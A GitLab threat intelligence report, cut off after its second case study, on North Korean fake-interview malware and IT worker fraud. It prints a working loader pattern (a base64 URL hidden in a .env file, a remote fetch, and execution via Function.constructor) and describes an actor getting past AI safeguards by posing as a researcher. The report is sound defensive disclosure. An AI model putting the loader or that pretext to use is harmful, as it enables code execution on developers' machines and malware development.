GitLab Threat Intelligence Team reveals North Korean tradecraft

By Oliver Smith

Published: 2026-02-19 · Archived: 2026-04-05 23:46:37 UTC

We're sharing intelligence on threat actors associated with North Korean Contagious Interview and IT worker campaigns to raise awareness of emerging trends in operations and tradecraft. We hope this analysis helps the broader security community defend against evolving threats and address the industry-wide challenge of threat actors using legitimate platforms and tools for their operations. Publishing this intelligence reflects our commitment to disrupting threat actor infrastructure. Our security team continuously monitors for accounts that violate our platform's terms of use and maintains controls designed to prevent the creation of accounts from U.S.-embargoed countries in accordance with applicable trade control laws.

There is no action needed by GitLab customers and GitLab remains secure.

Executive summary

What is Contagious Interview?

Since at least 2022, North Korean nation-state threat actors have posed as recruiters to induce software developers to execute malicious code projects under the pretense of technical interviews. Malicious projects execute custom malware, allowing threat actors to steal credentials and remotely control devices, enabling financial and identity theft and lateral movement. This malware distribution campaign has impacted thousands of developers and is tracked in industry research as Contagious Interview.

About the report

In 2025, GitLab identified and banned accounts created by North Korean threat actors used for Contagious Interview. GitLab's visibility into these actors' code repositories provides unique, real-time intelligence into the infrastructure powering campaign activity. In some instances, we can leverage this insight to identify private GitLab.com projects created and used by North Korean nation-state threat actors. Some private projects contain malware development artifacts powering North Korean nation-state malware campaigns. Other projects contain records and notes or software capabilities that support North Korean sanctions evasion and revenue generation through IT worker activity.

Exposing this activity discourages future attempts by these actors to create GitLab accounts and offers insights other organizations can use to enhance their own defenses.

This report contains a Year in Review summarizing activity from North Korean nation-state actors that used GitLab.com for their operations in 2025, including a campaign-level view into malware infrastructure and technique trends. The report also includes case studies analyzing:

- Financial records maintained by the manager of a North Korean IT worker cell, detailing proceeds from 2022 to 2025
- A synthetic identity creation pipeline used to create at least 135 personas, automated to generate professional connections and contact leads at scale
- A North Korean IT worker controlling 21 unique personas and adding their own image to stolen U.S. identity documents
- A North Korean IT worker recruiting facilitators and working for U.S. organizations while operating from Moscow, Russia

We're also sharing more than 600 indicators of compromise associated with these case studies, which can be found in the Appendix.

Year in Review

North Korean nation-state malware activity accelerated in the second half of 2025 and peaked in September. We banned an average of 11 accounts per month for distributing North Korean nation-state malware or loaders. We assess that North Korean nation-state malware activity on GitLab.com almost certainly relates to distinct teams operating in parallel based on branching distribution and obfuscation techniques, infrastructure, and malware variants.

Key findings


Here are our key findings, including 2025 campaign trends and malicious code project features.

2025 campaign trends

In 2025, we banned 131 unique accounts distributing malicious code projects we attribute to North Korean nation-state threat actors. We identified malicious projects through a combination of proactive detection and user reports. In every instance, threat actors used primarily JavaScript codebases. Malicious repositories executed JavaScript-based malware families tracked publicly as BeaverTail and Ottercookie in more than 95% of cases, however we also observed the distribution of lower prevalence payloads, including the compiled ClickFix BeaverTail variant we identified in September.


Threat actors typically originated from consumer VPNs when interacting with GitLab.com to distribute malware; however they also intermittently originated from dedicated VPS infrastructure and likely laptop farm IP addresses. Threat actors created accounts using Gmail email addresses in almost 90% of cases. We observed custom email domains in only five cases, all relating to organizations we assess are likely front companies controlled by North Korean threat actors. Based on project composition, threat actors most commonly targeted developers seeking employment in the cryptocurrency, finance, and real estate sectors. Threat actors also targeted developers in sectors, including artificial intelligence and gaming, at a low rate.

In more than 80% of instances, threat actors did not store malware payloads on GitLab.com, instead storing a concealed loader intended to source and execute remote content. Threat actors abused at least six legitimate services to host malware payloads, most commonly Vercel. Threat actors also used custom domains to host malware payloads at least 10 times in 2025.



Distribution of staging infrastructure used in North Korean nation-state malware activity on GitLab.com in 2025.

We observed diverse project structures and a gradual evolution of concealment techniques through 2025. In nine instances, threat actors used malicious NPM dependencies created immediately prior to their use in malicious projects. In December, we observed a cluster of projects executing malware via VS Code tasks, either piping remote content to a native shell or executing a custom script to decode malware from binary data in a fake font file.



Distribution of features in North Korean nation-state malware projects activity on GitLab.com in 2025.

Malicious code project features

The most common execution pattern we observed in 2025 had the following features:

- A base64 encoded next-stage URL, header key, and header value, all masquerading as benign variables in a .env file.
- A trigger function intended to source remote content and raise an error.
- A global invocation of the trigger function in a file executed as soon as the project is run.
- A custom error handler intended to execute remote content from the trigger function by using `Function.constructor` to load a string as executable code.

Example excerpt from a .env file containing malicious encoded variables:

```
       # Runtime Configuration
RUNTIME_CONFIG_API_KEY=aHR0cHM6Ly9hcGktc2VydmVyLW1vY2hhLnZlcmNlbC5hcHAvYXBpL2lwY2hlY2stZW5jcnlwdGVkLzgyMw
RUNTIME_CONFIG_ACCESS_KEY=eC1zZWNyZXQtaGVhZGVy
RUNTIME_CONFIG_ACCESS_VALUE=c2VjcmV0
```

Decoded values from the .env file (defanged):

```
       # Runtime Configuration
RUNTIME_CONFIG_API_KEY=hxxps[:]//api-server-mocha.vercel[.]app/api/ipcheck-encrypted/823
RUNTIME_CONFIG_ACCESS_KEY=x-secret-header
RUNTIME_CONFIG_ACCESS_VALUE=secret
```

Example trigger function intended to source remote content from the concealed staging URL and trigger the custom error handler:

```
      const errorTimeHandler = async () => {
  try {
    const src = atob(process.env.RUNTIME_CONFIG_API_KEY);
    const k = atob(process.env.RUNTIME_CONFIG_ACCESS_KEY);
    const v = atob(process.env.RUNTIME_CONFIG_ACCESS_VALUE);
    try {
      globalConfig = (await axios.get(`${src}`, {
        headers: {
          [k]: v
        }
      }));
      log('Runtime config loaded successfully.');
    } catch (error) {
      errorHandler(error.response?.data || error.message);
    }
  } catch (err) {
    await errorHandler(err.response?.data || err.message || err);
  }
};
```

Example custom error handler intended to execute remote code:

```
      const errorHandler = (error) => {
  try {
    if (typeof error !== 'string') {
      sss
      console.error('Invalid error format. Expected a string.');
      return;
    }
    const createHandler = (errCode) => {
      try {
        const handler = new(Function.constructor)('require', errCode);
        return handler;
      } catch (e) {
        console.error('Failed:', e.message);
        return null;
      }
    };
    const handlerFunc = createHandler(error);
    if (handlerFunc) {
      handlerFunc(require);
    } else {
      console.error('Handler function is not available.');
    }
```

```
  } catch (globalError) {
    console.error('Unexpected error inside errorHandler:', globalError.message);
  }
};
```

The error handler execution pattern allows threat actors to spread malicious components across up to four files and follows a code path targets may miss even if they audit code before running it. Staging URLs commonly respond with decoy content unless the correct header values are included with requests. This technique became increasingly common through 2025, alongside other anti-analysis developments, including sandbox detection in Ottercookie and the increasing use of invite-only private projects.

The extent to which distinctive subgroups of activity overlap in time leads us to assess that North Korean nation-state malware distribution on GitLab.com almost certainly relates to distinct teams operating in parallel with limited coordination. We've observed instances consistent with individual operators independently trying to fix an execution issue or add a feature to their malware. We also observed instances where threat actors have more than one malware execution pathway in a malicious repository, potentially resulting in malware executing twice or more. These instances suggest low technical proficiency among some operators, who appear to lack confidence when modifying malware code.

Other notable observations

In July 2025, we identified a project containing notes kept by a North Korean nation-state malware distributor. The threat actor maintained a target list containing more than 1,000 individuals' names. Comments added by the threat actor identify 209 individuals having responded to contact attempts, 88 of whom were recorded as having executed a malicious project. This operator also maintained documents and code related to contract software development, suggesting simultaneous engagement in both malware distribution and fraudulent employment.

In September 2025, we observed a North Korean nation-state malware developer using AI to help develop a custom obfuscator for BeaverTail. Based on commit messages and project data, the developer used ChatGPT and Cursor (with an unknown model) to refine their obfuscator by testing whether AI was capable of de-obfuscating their code. Based on AI model responses, the threat actor was able to avoid triggering safeguards by posing as a security researcher attempting to analyze the malware. This demonstrates the broadly empowering nature of AI and the limits of safeguards in preventing use by motivated threat actors. We have not observed the BeaverTail variant the threat actor created in the wild.

In October 2025, a North Korean nation-state-controlled account submitted a support ticket to appeal a ban from GitLab.com for malware distribution. The threat actor, posing as the CTO of a newly created cryptocurrency organization, inquired about the reason for their ban and requested account reinstatement. We assess that this support ticket was likely an attempt to gather information about our detection methodology. We provided no information to the threat actor and also banned a subsequent account they created using the same CTO persona.

Implications

North Korean nation-state malware operations are atypical because of how much direct human effort is involved. The volume of manual effort by many operators presents a challenge to service providers because of the extreme diversity in techniques that emerges.

We observed an increasing emphasis on obfuscation and evasiveness in the second half of 2025, indicating that service provider disruptions are forcing an evolution in tactics. Despite this, we anticipate that North Korean nation-state malware campaigns will continue through 2026 due to the continued effectiveness of the campaign and the high value of developer endpoints to North Korean threat actors.

Mitigation

We banned 131 accounts associated with North Korean nation-state malware distribution in 2025. We're grateful for the abuse reports we received from GitLab.com users, which helped us to track threat actors through infrastructure and technique shifts. We encourage GitLab.com users encountering malicious or suspicious content to continue to submit abuse reports using the abuse report functionality on user profile pages.

We improved our data collection and clustering of North Korean nation-state accounts and invested in new capabilities to identify threat actor infrastructure. We collaborated with industry partners to share our data, enabling the disruption of accounts on other platforms.

Case studies

Case Study 1: North Korean IT Worker Cell Manager Financial and Administrative Records


Summary

We identified a private project almost certainly controlled by Kil-Nam Kang (강길남), a North Korean national managing a North Korean IT worker cell. Kang maintained detailed financial and personnel records showing earnings of more than US$1.64 million between Q1 2022 and Q3 2025. Kang's cell currently includes seven other North Korean nationals and generates revenue through freelance software development under false identities. We assess that the cell is highly likely colocated and operating from Beijing, China.

Key findings

In late 2025, we identified a private project containing financial records and administrative documents related to the operation of a North Korean IT worker cell. Detailed financial records span from Q1 2022 to Q3 2025, however less detailed records indicate the cell was operating as early as 2019.

We assess that the project is almost certainly controlled by North Korean national Kil-Nam Kang. Records indicate that Kang managed the cell as two subteams in 2022, however from 2023 onwards only tracked performance at the individual level. Kang maintains detailed personnel records, including dossiers on each team member, performance reviews, and copies of team members' passports. Kang also has credentials to remotely access each cell member's workstation.




Assessed organization chart of the North Korean IT worker cell managed by Kil-Nam Kang.

Personnel dossiers list each of the cell members as "베이징주재 김일성종합대학 공동연구중심 연구사", translating to "Researcher at Kim Il-sung University Joint Research Center in Beijing". This designation suggests that the cell's presence in China may be under an academic pretext. Kang generally accessed GitLab.com via Astrill VPN, however we also observed origination from China Unicom IP addresses geolocated to Beijing, most recently `111.197.183.74`.


Dossiers list devices and accounts owned by each cell member, including passwords to access accounts. Dossiers list from two to four "대방관계" ("bilateral relations") for each cell member. We assess that these bilateral relations almost certainly include active facilitators, however may also include inadvertent facilitators or victims of identity theft. Bilateral relations span countries including the U.S., Canada, Mexico, Panama, the U.K., France, Spain, Sweden, Montenegro, Russia, China, Thailand, Indonesia, Malaysia, Philippines, Sri Lanka, Argentina, Chile, and Peru. The project contains other data on bilateral relations, including identity documents, banking information, and credentials to remotely access devices and accounts.

Financial records indicate that the cell generates revenue through freelance and contract software development services. The cell maintains detailed notes linking each software development project to a facilitator persona. These notes include samples of communication styles and notes on facilitator circumstances and temperaments to enable cell members to switch between projects if required. The cell focused on web and mobile app development.

Software development clients pay the cell via digital payment processors. Withdrawal receipts indicate that cell members withdraw funds from payment platforms into Chinese banks. The cell maintained organized banking records, including digital images of Chinese Resident Identity Cards, which are required to access the Chinese financial system. The cell maintained individual records for at least three Chinese banks. One Chinese Resident Identity Card relates to a North Korean national who is not a member of the cell.




Screenshot of project spreadsheet showing deposits and withdrawal from virtual bank accounts, dated November 2025. Client & financial organization names redacted.




Name	where	When	Which	USD	RMB
KSG	[redacted]	11/5/25	Lot APP	488	3475
	Bank (ZhongBo)	11/7/25	Withdraw from [redacted]	1120	7800
	Bank (QingHua)	11/7/25	Withdraw from [redacted]	1500	10160
	Bank (QingHua)	11/12/25	Withdraw from [redacted]	1709	12000
KSG	[redacted]	11/13/25	Lot APP	1008	7150
KSG	[redacted]	11/16/25	Lot APP	990	7030
	Bank (LiuChang)	11/18/25	Withdraw from [redacted]	1507	10500
	Bank (QingHua)	11/18/25	Withdraw from [redacted]	1750	12280
	Bank (QingHua)	11/19/25	Withdraw from [redacted]	2550	17700
	Bank (ZhongBo)	11/20/25	Withdraw from [redacted]	1360	9500
	Bank (ZhongBo)	11/22/25	Withdraw from [redacted]	1160	8080
	Bank (ZhongBo)	11/27/25	Withdraw from [redacted]	1420	9800
KSG	[redacted]	11/28/25	Lot APP	1004	7100
	[redacted]	11/29/25	Transfer to LiuChang		−6000
	[redacted]	11/29/25	Transfer to LiuChang		−9000
	Bank (LiuChang)	11/29/25	Transfer from [redacted]		6000
	Bank (LiuChang)	11/29/25	Transfer from [redacted]		9000
	Bank (QingHua)	11/29/25	Withdraw from [redacted]	752	5250
	Bank (ZhongBo)	11/29/25	Withdraw from [redacted]	1400	9700

Screenshot of spreadsheet tracking withdrawals from digital payment processors to Chinese bank accounts.

The project contained more than 120 spreadsheets, presentations, and documents that systematically track quarterly income performance for individual team members. Reports compare team member earnings against predefined targets and quarter-over-quarter performance. The comprehensiveness and highly structured nature of financial reports is indicative of regular financial monitoring and reporting to leadership.



Screenshot of presentation showing cell performance data for Q3 2025.



Screenshot of presentation showing cell member performance relative to goals for Q3 2025.

2025년 7월

이름	실적	수행률	등수
리광일	9382	188 %	1 등
고성국	7906	158 %	2 등
리현수	4564	91 %	3 등
박현성	3144	63 %	4 등
김금성	579	12 %	5 등
리광림	282	6 %	6 등
최성룡	115	2 %	7 등

2025년 8월

이름	실적	수행률	등수
고성국	8025	160 %	1 등
리현수	5573	111 %	2 등
리광일	5376	108 %	3 등
박현성	3905	78 %	4 등
리광림	1147	23 %	5 등
최성룡	639	13 %	6 등
김금성	504	10 %	7 등

2025년 9월

이름	실적	수행률	등수
리광일	10020	200 %	1 등
리현수	8626	172 %	2 등
고성국	5493	119 %	3 등
박현성	2751	55 %	4 등
리광림	2664	53 %	5 등
김금성	1450	29 %	6 등
최성룡	1139	23 %	7 등

Screenshot of presentation showing cell performance data by month for Q3 2025.

We aggregated financial data and identified a total reported income of US$1.64 million from Q1 2022 to Q3 2025. The cell had a target of US$1.88 million over the same period. The cell averaged approximately US$117,000 per quarter, approximately US$14,000 per member excluding Kang. The cell produced the highest earnings in the first half of 2022 and lowest earnings in Q3 2025.


Actual and target cell earnings over time, 2022 to 2025.

We assess that cell income goals were likely set based on a combination of prior earnings and cell membership. In Q3 2025, cell member Won-Jin Kim was dropped from tracking and his documentation was shifted to a directory marked “귀국” (“Return to the home country”). We assess that Won-Jin Kim’s departure from the cell is unlikely to relate to revenue generation performance based on consistently high earnings relative to other members.

The private project also contained performance reviews for cell members, dated 2020. These performance reviews confirm that the cell is physically colocated and include commentary about cell members’:

- Earnings contribution and mutual skills development.
- Voluntary donations for Typhoon Bavi and COVID-19 recovery in North Korea.
- Contributions to collective household duties, including doing laundry, providing haircuts, and purchasing shared food and drink.
- Interpersonal values and adherence to party values.

These reviews suggest that the cell operates as a tightly controlled collective household where individual performance encompasses both revenue generation and ideological conformity. We observed instances of a cell member communicating with an unknown party by continually overwriting an HTML comment hidden in a large decoy codebase. The other party appeared to be able to communicate with North Korea, and provided the cell member with information about personal matters and the international movements of mutual contacts. This communication method was unique to this exchange and may have been an attempt by the cell member to evade surveillance by their superiors.



Commit showing a cell member communicating with an unknown party to pass on messages from inside North Korea.

Implications

This activity provides a unique view into the financial operations and organizational structure of a North Korean IT worker cell. Records demonstrate that these operations function as structured enterprises with defined targets and operating procedures and close hierarchical oversight. This cell’s demonstrated ability to cultivate facilitators globally provides a high degree of operational resiliency and money laundering flexibility.

The declining earnings trend through 2025 may reflect a changing landscape due to increased public awareness of North Korean IT worker activities. Despite this decline, the cell had earnings exceeding US$11,000 per member in Q3 2025, demonstrating a clear capability to generate funds for the regime.

Mitigations

We banned accounts related to this activity.

Case Study 2: Synthetic Identity Creation and Service Abuse at Scale

Summary

We identified a North Korean nation-state software development team collaborating on a large-scale synthetic identity creation capability. The capability included functionality to scrape images and personal data, generate fake passports, and automate email and professional networking accounts to generate leads. The threat actors also developed tools to synchronize Git repositories and created copies of proprietary code they gained access to. This activity cluster created a minimum of 135 synthetic identities purporting to originate from Eastern Europe and Southeast Asia. Using these personas, the actor gained access to at least 48 private codebases.

Key findings

We identified a set of projects contributed to by a North Korean nation-state activity cluster focused on capability development and large scale synthetic identity creation. The cluster included 10 distinct GitLab accounts or Git identities that exhibited concurrent activity or had distinct origins, leading us to assess that the activity cluster highly likely comprised at least a small team of developers. Accounts commonly originated from Virtual Private Servers but intermittently originated from Russian IP space. The development team commenced activities in 2021 but was most active from late-2024 to mid-2025.

The threat actor developed a complex multistage process to generate synthetic identities at scale. The overall flow of the threat actor's identity creation capability was to:


1. Scrape photographs from social media, AI image generators, and other platforms.
2. Use the legitimate faceswapper.ai service to create novel images by swapping faces from diverse source images into headshot-style images suitable for identity documents.
3. Generate passports with fake personal information using VerifTools and newly created headshots. VerifTools is an illicit fraudulent identity document service disrupted by U.S. authorities in August 2025. Downloaded passports contained watermarks because the threat actor did not pay for VerifTools.
4. Use an automated Adobe Photoshop routine stored in a .atn file to extract and remove VerifTools watermarks.
5. Create accounts on email and professional networking sites. The threat actor used fake passports to seek enhanced identity verification on professional networking sites.


The threat actor's tooling to interact with abused services was brokered through a control node hosted at `185.92.220.208`. This control node served a custom API that allowed individual operators to remotely create, monitor, and control individual accounts. The threat actor used web browsers instrumented with Selenium to interact with abused services. The threat actor primarily automated accounts to make connections and cold contact leads to generate software engineering work.

The threat actor used a combination of dedicated, IPRoyal, and open proxies to obfuscate their activities and stored a massive volume of solutions to animal/object matching CAPTCHA challenges to facilitate bypasses in automated scripts. The control node tracked the efficacy of the threat actor's accounts, contact scripts, and infrastructure, allowing the threat actor to monitor campaign effectiveness and adapt its techniques over time through an administrative dashboard.

The threat actor stored working data on dedicated infrastructure or in cloud storage accounts rather than on GitLab.com. However, in September 2024, the threat actor inadvertently committed a dump of its database to GitLab.com. The database contained records of profiles controlled at that time, which was early in the development of the capability. The contents of some fields in the database were encrypted, however the server-side decryption routine code stored on GitLab.com contained a hard-coded key, allowing us to decrypt the data.

As of September 2024, the threat actor controlled 135 synthetic identities. Identities most commonly purported to be based in Serbia, but also purportedly originated from Poland, Philippines, Indonesia, Bulgaria, Croatia, Romania, Lithuania, Moldova, Hungary, and Slovakia. For each account, the threat actor stored information about whether identity verification was successful, with overall results indicating the threat actor was successful in just over 40% of verification attempts. Commit volume on the synthetic identity capability escalated sharply from September 2024 to December 2024, indicating that the true scale of the threat actor's activities may have been much higher. The threat actor also had more than 73,000 leads stored in its database dump, providing insight into the scope of its outbound activities.





The threat actor also created a set of command line tools for standardized Git operations. The tooling was primarily intended to allow the threat actor to mirror Git repositories from private namespaces on a range of cloud and self-managed source code management systems. The tooling allowed the threat actor to push commits to the mirror and then have them synchronized to remote repositories under the correct Git identities. This capability gave the threat actor a safety net against making commits under the wrong identity and also meant that they exfiltrated copies of codebases they gained access to. Based on metadata reports committed to GitLab.com by the threat actor, they used this mirroring tooling on at least 48 unique repositories.

Implications

